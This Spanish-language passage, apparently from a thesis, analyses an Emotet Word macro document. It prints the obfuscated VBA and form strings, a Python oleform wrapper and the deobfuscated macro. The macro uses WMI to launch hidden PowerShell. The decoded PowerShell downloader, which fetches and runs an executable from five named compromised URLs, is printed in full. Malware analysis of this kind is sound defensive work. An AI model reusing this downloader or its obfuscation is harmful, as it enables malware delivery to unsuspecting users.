dsfnnJJsm388//=0AGEA//=====dsfnnJJsm388//=LgB1A//=====
dsfnnJJsm388//=HMALw//=====dsfnnJJsm388//=BpAGO//=====
dsfnnJJsm388//=AZwAv//=====dsfnnJJsm388//=AGsAM//=====
dsfnnJJsm388//=wA1AG//=====dsfnnJJsm388//=QAOQB//=====
dsfnnJJsm388//=xAC8A//=====dsfnnJJsm388//=KgBoA//=====
dsfnnJJsm388//=HQAdA//=====dsfnnJJsm388//=BwAHM//=====
dsfnnJJsm388//=AOgAv//=====dsfnnJJsm388//=AC8Ac//=====
dsfnnJJsm388//=wBvAG//=====dsfnnJJsm388//=wAbQB//=====
dsfnnJJsm388//=1AGMA//=====dsfnnJJsm388//=LgBjA//=====
dsfnnJJsm388//=G8AbQ//=====dsfnnJJsm388//=AuAGE//=====
dsfnnJJsm388//=AcgAv//=====dsfnnJJsm388//=AHMAa//=====
dsfnnJJsm388//=QBOAG//=====dsfnnJJsm388//=kAbwA//=====
dsfnnJJsm388//=vAG4A//=====dsfnnJJsm388//=VABYA//=====
dsfnnJJsm388//=FoAbw//=====dsfnnJJsm388//=BtAEs//=====
dsfnnJJsm388//=AQwB4//=====dsfnnJJsm388//=AC8AK//=====
dsfnnJJsm388//=gBoAH//=====dsfnnJJsm388//=QAdAB//=====
dsfnnJJsm388//=wAHMA//=====dsfnnJJsm388//=OgAvA//=====
dsfnnJJsm388//=C8AdA//=====dsfnnJJsm388//=BpAGE//=====
dsfnnJJsm388//=AZwBv//=====dsfnnJJsm388//=AGMAY//=====
dsfnnJJsm388//=QBtAG//=====dsfnnJJsm388//=IAYQB//=====
dsfnnJJsm388//=yAGEA//=====dsfnnJJsm388//=LgBjA//=====
dsfnnJJsm388//=G8AbQ//=====dsfnnJJsm388//=AvAGM//=====
```

```

dsfnnJJJsm388//=AzwBp//====dsfnnJJJsm388//=ACOAY//=====
dsfnnJJJsm388//=gBpAG//====dsfnnJJJsm388//=4ALwb//=====
dsfnnJJJsm388//=zADkA//====dsfnnJJJsm388//=NgAvA//=====
dsfnnJJJsm388//=CcAlg//====dsfnnJJJsm388//=AiAFM//=====
dsfnnJJJsm388//=AcABM//====dsfnnJJJsm388//=AGAAS//=====
dsfnnJJJsm388//=QBUAC//====dsfnnJJJsm388//=IAKAA//=====
dsfnnJJJsm388//=nACoA//====dsfnnJJJsm388//=JwApA//=====
dsfnnJJJsm388//=DsAJA//====dsfnnJJJsm388//=BYAGO//=====
dsfnnJJJsm388//=AdgBO//====dsfnnJJJsm388//=AHMAZ//=====
dsfnnJJJsm388//=gBmAG//====dsfnnJJJsm388//=oAZgB//=====
dsfnnJJJsm388//=qADoA//====dsfnnJJJsm388//=JwBOA//=====
dsfnnJJJsm388//=GIAcW//====dsfnnJJJsm388//=BmAHy//=====
dsfnnJJJsm388//=AYQB2//====dsfnnJJJsm388//=AGsAb//=====
dsfnnJJJsm388//=QBzAG//====dsfnnJJJsm388//=wAygA//=====
dsfnnJJJsm388//=nADSa//====dsfnnJJJsm388//=ZgBvA//=====
dsfnnJJJsm388//=HIAZQ//====dsfnnJJJsm388//=BhAGM//=====
dsfnnJJJsm388//=AaAAo//====dsfnnJJJsm388//=ACQAU//=====
dsfnnJJJsm388//=QBOAH//====dsfnnJJJsm388//=kAawB//=====
dsfnnJJJsm388//=tAGcA//====dsfnnJJJsm388//=cAB5A//=====
dsfnnJJJsm388//=HkAYw//====dsfnnJJJsm388//=B6AHk//=====
dsfnnJJJsm388//=AIABp//====dsfnnJJJsm388//=AG4AI//=====
dsfnnJJJsm388//=AkAE//====dsfnnJJJsm388//=YAawB//=====
dsfnnJJJsm388//=tAG4A//====dsfnnJJJsm388//=ZwBpA//=====
dsfnnJJJsm388//=HQAZw//====dsfnnJJJsm388//=BhACK//=====
dsfnnJJJsm388//=AewBO//====dsfnnJJJsm388//=AHIAe//=====
dsfnnJJJsm388//=QB7AC//====dsfnnJJJsm388//=QAUAB//=====
dsfnnJJJsm388//=2AHEA//====dsfnnJJJsm388//=awByA//=====
dsfnnJJJsm388//=G4Abw//====dsfnnJJJsm388//=BhAG8//=====
dsfnnJJJsm388//=ALgAi//====dsfnnJJJsm388//=AGQAY//=====
dsfnnJJJsm388//=ABPAF//====dsfnnJJJsm388//=cAbgB//=====
dsfnnJJJsm388//=sAG8A//====dsfnnJJJsm388//=YQBgA//=====
dsfnnJJJsm388//=EQAZg//====dsfnnJJJsm388//=BJAGw//=====
dsfnnJJJsm388//=ARQAI//====dsfnnJJJsm388//=ACgAJ//=====
dsfnnJJJsm388//=ABRAH//====dsfnnJJJsm388//=QAeQB//=====
dsfnnJJJsm388//=rAGOa//====dsfnnJJJsm388//=ZwBwA//=====
dsfnnJJJsm388//=HkAeQ//====dsfnnJJJsm388//=BjAHo//=====
dsfnnJJJsm388//=AeQAs//====dsfnnJJJsm388//=ACAAJ//=====
dsfnnJJJsm388//=ABPAH//====dsfnnJJJsm388//=MAeAB//=====
dsfnnJJJsm388//=qAHMA//====dsfnnJJJsm388//=dQB2A//=====
dsfnnJJJsm388//=GIAyG//====dsfnnJJJsm388//=B4AHo//=====
dsfnnJJJsm388//=Aywap//====dsfnnJJJsm388//=AdSAJ//=====
dsfnnJJJsm388//=ABMAH//====dsfnnJJJsm388//=EAcwB//=====
dsfnnJJJsm388//=uAG8A//====dsfnnJJJsm388//=YwBpA//=====
dsfnnJJJsm388//=GMAaw//====dsfnnJJJsm388//=A9ACC//=====
dsfnnJJJsm388//=ATQB3//====dsfnnJJJsm388//=AHIAb//=====
dsfnnJJJsm388//=gBoAH//====dsfnnJJJsm388//=MAawB//=====
dsfnnJJJsm388//=6AGUA//====dsfnnJJJsm388//=dQBzA//=====
dsfnnJJJsm388//=CcAOw//====dsfnnJJJsm388//=BJAGY//=====
dsfnnJJJsm388//=AIAAo//====dsfnnJJJsm388//=ACgAJ//=====
dsfnnJJJsm388//=gAoAC//====dsfnnJJJsm388//=cARwB//=====
dsfnnJJJsm388//=lACCA//====dsfnnJJJsm388//=KwAnA//=====
dsfnnJJJsm388//=HQAJw//====dsfnnJJJsm388//=ArAcc//=====
dsfnnJJJsm388//=ALQBJ//====dsfnnJJJsm388//=AHQAZ//=====
dsfnnJJJsm388//=QBtAC//====dsfnnJJJsm388//=cAKQA//=====
dsfnnJJJsm388//=gACQA//====dsfnnJJJsm388//=TwBzA//=====
dsfnnJJJsm388//=HgAag//====dsfnnJJJsm388//=BzAHU//=====
dsfnnJJJsm388//=AdgBi//====dsfnnJJJsm388//=AGIAe//=====
dsfnnJJJsm388//=AB6AG//====dsfnnJJJsm388//=MAKQA//=====
dsfnnJJJsm388//=uACIA//====dsfnnJJJsm388//=bAbgA//=====
dsfnnJJJsm388//=GUATg//====dsfnnJJJsm388//=BnAGA//=====
dsfnnJJJsm388//=AVABo//====dsfnnJJJsm388//=ACIAI//=====
dsfnnJJJsm388//=AAAtAG//====dsfnnJJJsm388//=cAZQA//=====

```

```

dsfnnJJsm388//=gADMA//=====dsfnnJJsm388//=NgA5A//=====
dsfnnJJsm388//=DUAMg//=====dsfnnJJsm388//=ApACA//=====
dsfnnJJsm388//=AewBb//=====dsfnnJJsm388//=AEQAA//=====
dsfnnJJsm388//=QBhAG//=====dsfnnJJsm388//=cAbgB//=====
dsfnnJJsm388//=vAHMA//=====dsfnnJJsm388//=dABpA//=====
dsfnnJJsm388//=GMAcw//=====dsfnnJJsm388//=AuAFA//=====
dsfnnJJsm388//=AcgBv//=====dsfnnJJsm388//=AGMAZ//=====
dsfnnJJsm388//=QBzAH//=====dsfnnJJsm388//=MAXQA//=====
dsfnnJJsm388//=6AdoA//=====dsfnnJJsm388//=IgBTA//=====
dsfnnJJsm388//=GAAVA//=====dsfnnJJsm388//=BBAFI//=====
dsfnnJJsm388//=AdAAi//=====dsfnnJJsm388//=ACgAJ//=====
dsfnnJJsm388//=ABPAH//=====dsfnnJJsm388//=MAeAB//=====
dsfnnJJsm388//=qAHMA//=====dsfnnJJsm388//=dQB2A//=====
dsfnnJJsm388//=GIAyG//=====dsfnnJJsm388//=B4AHo//=====
dsfnnJJsm388//=AYwAp//=====dsfnnJJsm388//=AdSAJ//=====
dsfnnJJsm388//=ABaAG//=====dsfnnJJsm388//=oAYwB//=====
dsfnnJJsm388//=5AGUA//=====dsfnnJJsm388//=YgBOA//=====
dsfnnJJsm388//=HUAPQ//=====dsfnnJJsm388//=AnAFA//=====
dsfnnJJsm388//=AcQBy//=====dsfnnJJsm388//=AHYAA//=====
dsfnnJJsm388//=ABrAG//=====dsfnnJJsm388//=wAcQB//=====
dsfnnJJsm388//=1AHIA//=====dsfnnJJsm388//=aQB1A//=====
dsfnnJJsm388//=CcAOw//=====dsfnnJJsm388//=BiAHI//=====
dsfnnJJsm388//=AZQBh//=====dsfnnJJsm388//=AGsAO//=====
dsfnnJJsm388//=wAKAE//=====dsfnnJJsm388//=YAegB//=====
dsfnnJJsm388//=iAGIA//=====dsfnnJJsm388//=dQBuA//=====
dsfnnJJsm388//=HQAdQ//=====dsfnnJJsm388//=B1AGw//=====
dsfnnJJsm388//=AcABz//=====dsfnnJJsm388//=AgcAP//=====
dsfnnJJsm388//=QAnAE//=====dsfnnJJsm388//=OAdQB//=====
dsfnnJJsm388//=zAGOA//=====dsfnnJJsm388//=eAB4A//=====
dsfnnJJsm388//=HEAYg//=====dsfnnJJsm388//=BvACC//=====
dsfnnJJsm388//=AfQB9//=====dsfnnJJsm388//=AGMAY//=====
dsfnnJJsm388//=QBOAG//=====dsfnnJJsm388//=MAaAB//=====
dsfnnJJsm388//=7AOA//=====dsfnnJJsm388//=fQAkA//=====
dsfnnJJsm388//=EoAYg//=====dsfnnJJsm388//=ByAGg//=====
dsfnnJJsm388//=AdAB2//=====dsfnnJJsm388//=AGcAZ//=====
dsfnnJJsm388//=gBOAG//=====dsfnnJJsm388//=YAegB//=====
dsfnnJJsm388//=zADOA//=====dsfnnJJsm388//=JwBCA//=====
dsfnnJJsm388//=HYAdg//=====dsfnnJJsm388//=BnAGc//=====
dsfnnJJsm388//=AcABk//=====dsfnnJJsm388//=AGkAa//=====
dsfnnJJsm388//=wBzAH//=====dsfnnJJsm388//=cAcQB//=====
dsfnnJJsm388//=yACcApj
30 -----
31 VBA FORM STRING IN '26
ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
docx' - OLE stream: 'Macros/Bimqxzgblyrp/o'
32 -----
33 Fletrfawfuzto
34 -----
35 VBA FORM Variable "b'Dxcdjsrrnw'" IN '26
ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
docx' - OLE stream: 'Macros/Bimqxzgblyrp'
36 -----
37 b'Aftcurifh'
38 -----
39 VBA FORM Variable "b'Ficueeabpck'" IN '26
ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
docx' - OLE stream: 'Macros/Bimqxzgblyrp'

```

```

40 ----- -
41 b'Osjxwkzzy'
42 -----
43 VBA FORM Variable "b'Wkhldyrd'" IN '26
  ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
  docx' - OLE stream: 'Macros/Bimqxzgblyrp'
44 -----
45 b'43'
46 -----
47 VBA FORM Variable "b'Fmg.snpdkhc'" IN '26
  ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
  docx' - OLE stream: 'Macros/Bimqxzgblyrp'
48 -----
49 b'P'
50 -----
51 VBA FORM Variable "b'Wugynnmx'" IN '26
  ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
  docx' - OLE stream: 'Macros/Bimqxzgblyrp'
52 -----
53 b'Xlochkjxxph'
54 -----
55 VBA FORM Variable "b'Grrjpzmzpvq'" IN '26
  ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
  docx' - OLE stream: 'Macros/Bimqxzgblyrp'
56 -----
57 b'
58 -----
59 VBA FORM Variable "b'Banzydziriljk'" IN '26
  ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
  docx' - OLE stream: 'Macros/Bimqxzgblyrp'
60 -----
61 b'o//====dsfnnJJsm388//=w//====dsfnnJJsm388//=e//====dsfnnJJsm388
 //r//====dsfnnJJsm388//=s//====dsfnnJJsm388//=h//=====
 dsfnnJJsm388//=el//====dsfnnJJsm388//=l//====dsfnnJJsm388//=
 //====dsfnnJJsm388//=-//====dsfnnJJsm388//=w//====dsfnnJJsm388
 //= //====dsfnnJJsm388//=h//====dsfnnJJsm388//=i'
62 -----
63 VBA FORM Variable "b'Svndpgudl'" IN '26
  ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
  docx' - OLE stream: 'Macros/Bimqxzgblyrp'
64 -----
65 b'd//====dsfnnJJsm388//=d//====dsfnnJJsm388//=e//====dsfnnJJsm388
 //=n//====dsfnnJJsm388//= //====dsfnnJJsm388//=-//=====
 dsfnnJJsm388//=e//====dsfnnJJsm388//=n '
66 -----
67 VBA FORM Variable "b'Ypofkmlub'" IN '26
  ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
  docx' - OLE stream: 'Macros/Bimqxzgblyrp'

```

```

68 ----- -
69 None
70 -----
71 VBA FORM Variable "b'Egthntrg'" IN '26
    ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
    docx' - OLE stream: 'Macros/Bimqxzgblyrp'
72 -----
73 None
74 -----
75 VBA FORM Variable "b'Wxyyjpiga'" IN '26
    ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
    docx' - OLE stream: 'Macros/Bimqxzgblyrp'
76 -----
77 None
78 -----
79 VBA FORM Variable "b'Hglmhshc'" IN '26
    ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
    docx' - OLE stream: 'Macros/Bimqxzgblyrp'
80 -----
81 b'Votcymrhgpjqb'
82 -----
83 VBA FORM Variable "b'Cvlpoddz'" IN '26
    ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
    docx' - OLE stream: 'Macros/Bimqxzgblyrp'
84 -----
85 b'0'
86 -----
87 VBA FORM Variable "b'Ydcusjqmhil'" IN '26
    ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
    docx' - OLE stream: 'Macros/Bimqxzgblyrp'
88 -----
89 b'Fletrfawfuzto'

```

Por último, el programa `olevba` nos da la siguiente información adicional:

Listing 3.5: Información adicional `olevba`

Type	Keyword	Description
AutoExec	Document_open	Runs when the Word or Publisher document is
		opened
Suspicious	Create	May execute file or a system command through
		WMI
Suspicious	showwindow	May hide the application

```
|Suspicious|GetObject      |May get an OLE object with a running instance|
|Suspicious|ChrW          |May attempt to obfuscate specific strings  |
|           ||(use option --deobf to deobfuscate)        |
|Suspicious|Hex Strings   |Hex-encoded strings were detected, may be  |
|           ||used to obfuscate strings (option --decode to|
|           ||see all)                                     |
|Suspicious|Base64 Strings|Base64-encoded strings were detected, may be  |
|           ||used to obfuscate strings (option --decode to|
|           ||see all)                                     |
+-----+-----+
```

Podemos probar a usar las opciones `-deobf` o `-decode`, pero esto no nos aportara ninguna información útil, ya que los nombres detectados como cadenas codificadas parecen ser falsos positivos y la utilidad para deofuscar el código no consigue hacer ningún cambio, por lo que tendremos que deofuscar el código manualmente.

A partir de esta información podemos reconocer los siguientes puntos:

- El primero de estos macros 3.1 contiene la función `Document_Open()`, que permite la ejecución del macro al abrir el documento.
- El segundo macro 3.2 no contiene código, pero contiene múltiples variables, como se puede ver en el fragmento 3.5.
- El tercer macro 3.3 contiene código claramente ofuscado para hacerlo lo menos legible posible. El nombre de las variables carece de sentido, y muchas de ellas son complicaciones para hacerlo todo más confuso.

Procedemos ahora a deofuscar el código. Para comenzar, el tercer macro contiene múltiples cláusulas `Select...Case...` sobre variables que no han sido declaradas, ni se declararan en ningún momento. Podemos eliminar todas estas cláusulas para obtener un código mucho más corto.

Esto nos produce el siguiente código:

Listing 3.6: Macro Emotet deofuscado 1

```
1 VBA MACRO Flijvcefzoj.bas
2 in file: 26
     ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837.
     docx - OLE stream: 'Macros/VBA/Flijvcefzoj'
3 - - - - -
4 Function Pitxyglphi()
```

```

5   Hnkanudydg = ChrW(wdKeyP)
6
7   Drmrfixlv = Hnkanudydg + Bimqgzblyrp.Banzydziriljk + Bimqgzblyrp.
8     Svndpgudl
9
10  losd = Bimqgzblyrp.Cvlpoddz.GroupName
11  Yayiwzyefmtww = Split(Drmrfixlv + LTrim(LTrim(losd)), "=====
12    dsfnnJJsm388//=")
13
14  Pitxyglphi = Dkmsucacshca + Join(Yayiwzyefmtww, "") + Dkmsucacshca
15 End Function
16
17 Function Tbcepckgnhpwx()
18   d = "=====dsfnnJJsm388//=i//=====dsfnnJJsm388//=//=====
19   dsfnnJJsm388//=n//=====dsfnnJJsm388//=m//=====dsfnnJJsm388//=
20   gmt//=====dsfnnJJsm388//=" + ChrW(wdKeyS) + "=====_
21   dsfnnJJsm388//=:w//=====dsfnnJJsm388//=in//=====dsfnnJJsm388
22   //=32//=====dsfnnJJsm388//=//=====dsfnnJJsm388//=_//=====
23   dsfnnJJsm388//=" + Bimqgzblyrp.Fmgnsnpxhc + "=====_
24   dsfnnJJsm388//=ro//=====dsfnnJJsm388//=ce//=====dsfnnJJsm388
25   //=ss"
26
27   E = "=====dsfnnJJsm388//="
28
29   Xqkvbf1qzqf = Split("=====dsfnnJJsm388//=//=====dsfnnJJsm388//=w
30   //=====dsfnnJJsm388//=//=====dsfnnJJsm388//=" + d, E)
31
32   Dxyrjpkbey = Join(Xqkvbf1qzqf, "")
33
34   Set Kmklezadnndt = GetObject(Dxyrjpkbey)
35
36   Zaukgupzukbko = Bimqgzblyrp.Wxyyjpiga.Tag
37   Gwogdlclzeoc = Dxyrjpkbey + ChrW(wdKeyS) + Bimqgzblyrp.Ypofkmlub.
38     Tag + Zaukgupzukbko
39
40   Krqugnrbj = Gwogdlclzeoc + Bimqgzblyrp.Fmgnsnpxhc
41
42   Set Tbcepckgnhpwx = GetObject(Krqugnrbj)
43
44   Tbcepckgnhpwx. _
45   showwindow = False
46
47   Do While Kmklezadnndt. _
48   Create(pok & Pitxyglphi, Esardgadikcwz, Tbcepckgnhpwx, Ghednpwpd)
49   Loop
50
51 End Function

```

El código es ahora mucho más breve, y podemos distinguir varias partes legibles que, aún sin saber el funcionamiento completo del programa, parecen sospechosas:

- La variable `showwindow = false` es usualmente usada para esconder la ventana de una consola mientras se realizan operaciones en segundo

plano.

- La función `GetObject()` se usa para cargar archivos del disco externos al programa.
- La función `ChrW()` se usa para transformar un valor entero a su carácter asociado en Unicode.

Continuaremos desofuscando el código con los siguientes pasos:

1. Cambiamos algunas funciones como `ChrW(wdKeyP)` por su resultado inmediato, `'P'`.
2. Cambiamos el nombre de variables cuyo contenido ya conocemos a algo más legible, como `Hnkanudydg = 'P'` a `LetterP = 'P'`.
3. Sustituimos las variables contenidas en el otro macro por su contenido directo.

Las variables a las que el código hace referencia vienen ocultas en forma de **UserForms**, en lugar de estar declaradas en el macro. La utilidad olevba nos ha dado ya el contenido de alguna de ellas, cuando el valor está almacenada en la propiedad `value` del formulario, sin embargo en otras ocasiones se hace referencia a otra propiedad del formulario, como en el caso de `Bimqxgzblyrp.Cvlpoddz.GroupName`, y necesitaremos acceder a las propiedades del formulario.

Podemos acceder a estas propiedades mediante el editor de macros de Microsoft Office, pero esta es una herramienta de pago por lo que en su lugar, haremos uso de otra de las herramientas de oletools. Entre otras utilidades, olevba contiene el archivo `oleform.py`, aunque no se encuentra implementado en ninguna de los comandos de consola y para hacer uso de este debemos construir un pequeño wrapper que abra el archivo a analizar, encuentre la parte relevante usando expresiones regulares, llame a la función sobre el archivo del que queremos extraer los datos.

Al usarlo por primera vez sin embargo, nos encontramos con un problema. Veremos que algunos de los resultados son incorrectos y contiene bytes basura al comienzo y pierden bytes importantes al final. Parece que el código de `oleform.py` no esta perfectamente programada y para algunos tipos de

campo en concreto los resultados no son correctos, por lo que es necesario reparar el código.

Tras buscar en la documentación oficial sin mucho éxito, y después de recurrir a foros donde se han documentado errores similares[7], parece ser que existe un padding de datos los campos de tipo `fString`, que no fueron correctamente documentados de manera oficial, y que explica los fallos obtenidos al intentar extraer estos datos. Una vez conocemos la estructura, y tras leer y comprender el funcionamiento de `oleform.py`, arreglar este bug es relativamente sencillo, y simplemente debemos ajustar el número de bytes leídos incluyendo el padding y eliminarlo del resultado final antes de mostrar los resultados, como se muestra en el archivo `oleform.py` corregido.

Listing 3.7: Wrapper para `oleform.py`

```

1 import olefile
2 import oletools
3 from oletools import oleform
4 import re
5 import sys
6
7 inputfile = olefile.OleFileIO(sys.argv[1])
8
9 streams = inputfile.listdir(streams=True, storages=False)
10
11 fStreams = []
12
13 for stream in streams:
14     if stream[0] == 'Macros' and stream[-1] == 'f' and re.search(
15         '^i[0-9]{2,}', stream[-2]) == None:
16         fStreams.append(stream[:-1])
17
18 streamDict = {}
19
20 for fStream in fStreams:
21     vars = oletools.oleform.extract_OleFormVariables(inputfile, [
22         '/'.join(fStream)])
23     if(vars):
24         outfilename = '_'.join(fStream[1:])
25         outFile = open(outfilename, "w")
26         for var in vars:
27             outFile.write("%s\n" % var)
28         outFile.close()
29
30 inputfile.close()
```

Procedemos ahora a centrarnos en la primera función, `Pitxyglphi ()`. En esta funciones obtenemos varias cadenas que se concatenaran, se separaran por una cadena caracteres y se volverán a unir. Realizando estas operaciones manualmente obtenemos la siguiente versión final de la función:

Listing 3.8: Funcion 1 Emotet deofuscada

```

1 Function Pitxyg1phi()
2
3     Yayiwzyefmtww = "Powershell -w hidden -en
4         JABLAHEAbABkAGYAbQBiAHYAcgA9ACcAWABpAGQAdgBvAHIAgBrAGsAYwB
5         nAHQAYQAnADsAJABGAHkAbQBiAGgAeQB1AHgAbQBoACAAPQAgAccANQA5ADM
6         AJwA7ACQATgBuAHIAZwBxAGkAawBrAGYAcQB5ADOAJwBCAGoAcwBwAGMAcA
7         BzAGUAYwBxAGYAJwA7ACQATwBzAHgAagBzAHUAdgBiAGIAeAB6AGMAPQAkA
8         GUAbgB2AdoAdQBzAGUAcgBwAHIAbwBmAGkAbAB1AcSAJwBcAccAKwAkAEYA
9         eQBtAGIAaAB5AGUAeAbtAGgAKwAnAC4AZQB4AGUAJwA7ACQUQB1AGUAdwB
10        sAG8AaAB2AG4AaAB6AGoA9ACcAVABxAhKAdABqAHgAaQBOAG8AZAB4AH
11        oAZgAnADsAJABQAHYAcQBrAHIAbgBvAGEAbwA9ACYAKAAg4AZQB3ACOab
12        wBiAccAKwAnAGoAZQBjACCACkwanAHQAJwApACAAAbgBFAFQALgBXAGUAYgBj
13        AEwASQBFAG4AdAA7ACQARgBrAGOAbgBnAGkAdABnAGEAPQAnAgGAdABOAHAA
14        OgAvAC8AbwBuAGkAbwBuAGcAYQBtAGUAcwAuAGoAcAAvAGMAbwBuAHQAYQBj
15        AHQALwBpAFkALwAqAGgAdABOAHAAOgAvAC8AcABtAHQAAABvAGOAZQAUAGMA
16        bwBtAC8AcABvAHMAdAbhAC8AZAByADMAegB4AGEALwAqAGgAdABOAHAAOgAv
17        AC8AdQByAGcAZQB2AGUAbgBOAGEALgB1AHMALwBpAGOAZwAvAGsAMwA1AGQA
18        OQBxAC8AKgBoAHQAdABwAHMAOgAvAC8AcwBvAGwAbQB1AGMALgBjAG8AbQAU
19        AGEAcgAvAHMAaQBOAGkAbwAvAG4AVABYAFoAbwBtAESAQwB4AC8AKgBoAHQA
20        dABwAHMAOgAvAC8AdAbpAGEAZwBvAGMAYQBtAGIAYQBjAGEALgBjAG8AbQAV
21        AGMAZwBpACOAYgBpAG4ALwBzADkANGAvAccALgAiAFMfAcABMAGAASQBUACIA
22        KAAAnACoAJwApADsAJABYAGOAdgBOAHMAZgBmAgoAZgbqADOAJwB0AGIAcwBm
23        AHYAYQB2AGsAbQBzAGwAYgAnAdsAZgBvAHIAZQBhAGMAaAAoACQUQBOAHkAa
24        wBtAGcAcAB5AHkAYwB6AHkA1AbpAG4AIAAkAEYAawBtAG4AZwBpAHQAZwBhA
25        CkAewBOAHIAeQB7ACQUAB2AHEAawByAG4AbwBhAG8ALgAiAGQAYABPAFcA
26        bgBsAG8AYQBgAEQAZgBJAGwArQAIcGJABRAHQeQBrAGOAZwBwAHkAeQBj
27        AHoAeQAsACAAJABPAHMAeAbqAHMAdQB2AGIAYgB4AHoAYwApADsAJABMAHEA
28        cwBuAG8AYwBpAGMAawA9ACcATQB3AHIAbgBoAHMAawB6AGUAdQBzAccAOwBJ
29        AGYAIAAoACgAJgAoACcARwB1ACcAKwAnAHQAJwArACcALQBjAHQAZQBtAccA
30        KQAgACQATwBzAHgAagBzAHUAdgBiAGIAeAB6AGMAKQAUACIAbAbgAGUATgBn
31        AGAAVAb0ACIAIAAtAGcAZQAgADMAnG5ADUAMgApACAAewBbAEQAAqBhAGc
32        AbgBvAHMAdABpAGMAcwAuFAAcgBvAGMAZQBzAHMAXQa6ADoAigBTAGAAVA
33        BBAFIAdAAiACgAJABPAHMAeAbqAHMAdQB2AGIAYgB4AHoAYwApADsAJABaA
34        GoAYwB5AGUAYgBOAHUAPQAnAFAAcQByAHYAAbrAGwAcQB1AHIAaQB1ACcA
35        OwBiAHIAZQBhAGsAwkAEYAAegBiAGIAdQBuAHQAdQB1AGwAcABzAGcAPQA
36        nAEoAdQBzAGOAEAB4AHEAYgBvAccAfQB9AGMAYQBOAGMAaAB7AHOAfQAKAE
37        oAYgByAGgAdAB2AGcAzgB0AGYAAegBzADOAJwBCAHYAdgBnAGcAcABkAGkA
38        awBzAHcAcQByACcApj"
39
40        Pitxyg1phi = Dkmsucacshca + Join(Yayiwzyefmtww, "") + Dkmsucacshca
41 End Function

```

Esta función da como resultado una cadena en la que se puede reconocer una llamada a una consola de Powershell, seguido de una cadena de texto que parece estar encriptada en base64, de la cual obtenemos, tras añadir algunos espacios para mejor lectura:

Listing 3.9: Texto decodificado

```

$Kql dfmbvr='Xidvorbkkcgta';
$Fymbhyexmh = '593';
$Nnrgqikkfqty='Bjspcpsecqf';
$OsxjsuvbbxzC=$env:userprofile+'\+'+$Fymbhyexmh+'.exe';
$Qeewlohvnhzjg='Tqytjxitodxzf';
$Pvqkrnoao=&('new-ob'+'jec'+'t') nET.WebcLIEnt;
$Fkmngitga='http://oniongames.jp/contact/iY/*http://pmthome.com/posta/
dr3zxa/*http://urgeventa.es/img/k35d9q/*https://solmec.com.ar/
sitio/nTXZomKCx/*https://tiagocambara.com/cgi-bin/s96/.'."SpL'IT
"('*');
$Xmvtsffjfj='Nbsfvavkmslb';
foreach($Qtykmgpypyzy in $Fkmngitga){
    try{
        $Pvqkrnoao."d'OWnloa'DfILE"($Qtykmgpypyzy, $OsxjsuvbbxzC);
        $Lqsnocick='Mwrnhskzeus';
        If ((&('Ge'+'t'+'-Item') $OsxjsuvbbxzC)."l'eNg'Th" -ge 36952)
        {
            [Diagnostics.Process]::"S'TART"($OsxjsuvbbxzC);
            $Zjcyebtu='Pqrvhklqerie';
            break;
            $Fzbbantuulpsg='Musmxxqbo'}
    }catch{}
}
$Jbrhtvgftzs='Bvvggpdikswqr'

```

Como podemos ver, el objetivo de estas líneas de código es construir un objeto `net.webclient` e iterar a través de varios enlaces para descargar un programa y ejecutarlo. Realizando operaciones similares sobre la segunda función obtenemos:

Listing 3.10: Funcion 2 Emotet deofuscada

```

1 Function Tbcepckgnhpwx()
2
3     Dxyrjkpbey = "winmgmts:win32_Process"
4
5     Set Kmklezadnndt = GetObject("winmgmts:win32_Process")
6
7     Set Tbcepckgnhpwx = GetObject("winmgmts:win32_ProcessStartup")
8
9     Tbcepckgnhpwx. _
10    showwindow = False
11
12    Do While Kmklezadnndt. _
13        Create(pok & Pitxyglphi, Esardgadikcwz, Tbcepckgnhpwx, Ghednpwpd)
14    Loop
15
16 End Function

```

Para resumir el funcionamiento global de este macro:

1. Al abrir el documento, el macro 3.1 intentara ejecutarse automáticamente

mente, llamando al macro 3.3.

2. El macro 3.3 ejecuta una función que, a partir de datos ofuscados, construye una orden powershell para descargar y ejecutar un archivo
3. La otra función construye, a través de métodos ofuscados, un proceso con WMI (Windows Management Instrumentation) para llamar a una consola de powershell oculta y ejecutar la orden anterior.




Figura 3.2: Sitios web referenciados por el código del maldoc

Los enlaces a los que intenta acceder están caídos y ya no son accesibles, aunque las páginas web en si aún lo son 3.2. La mayoría de sitios donde se alojan parecen legítimos, relacionados con empresas y personas reales, por lo que podemos asumir que se trata de páginas web legítimas que se han visto atacadas y usadas para la distribución del virus, pero que actualmente ya han sido reparadas.

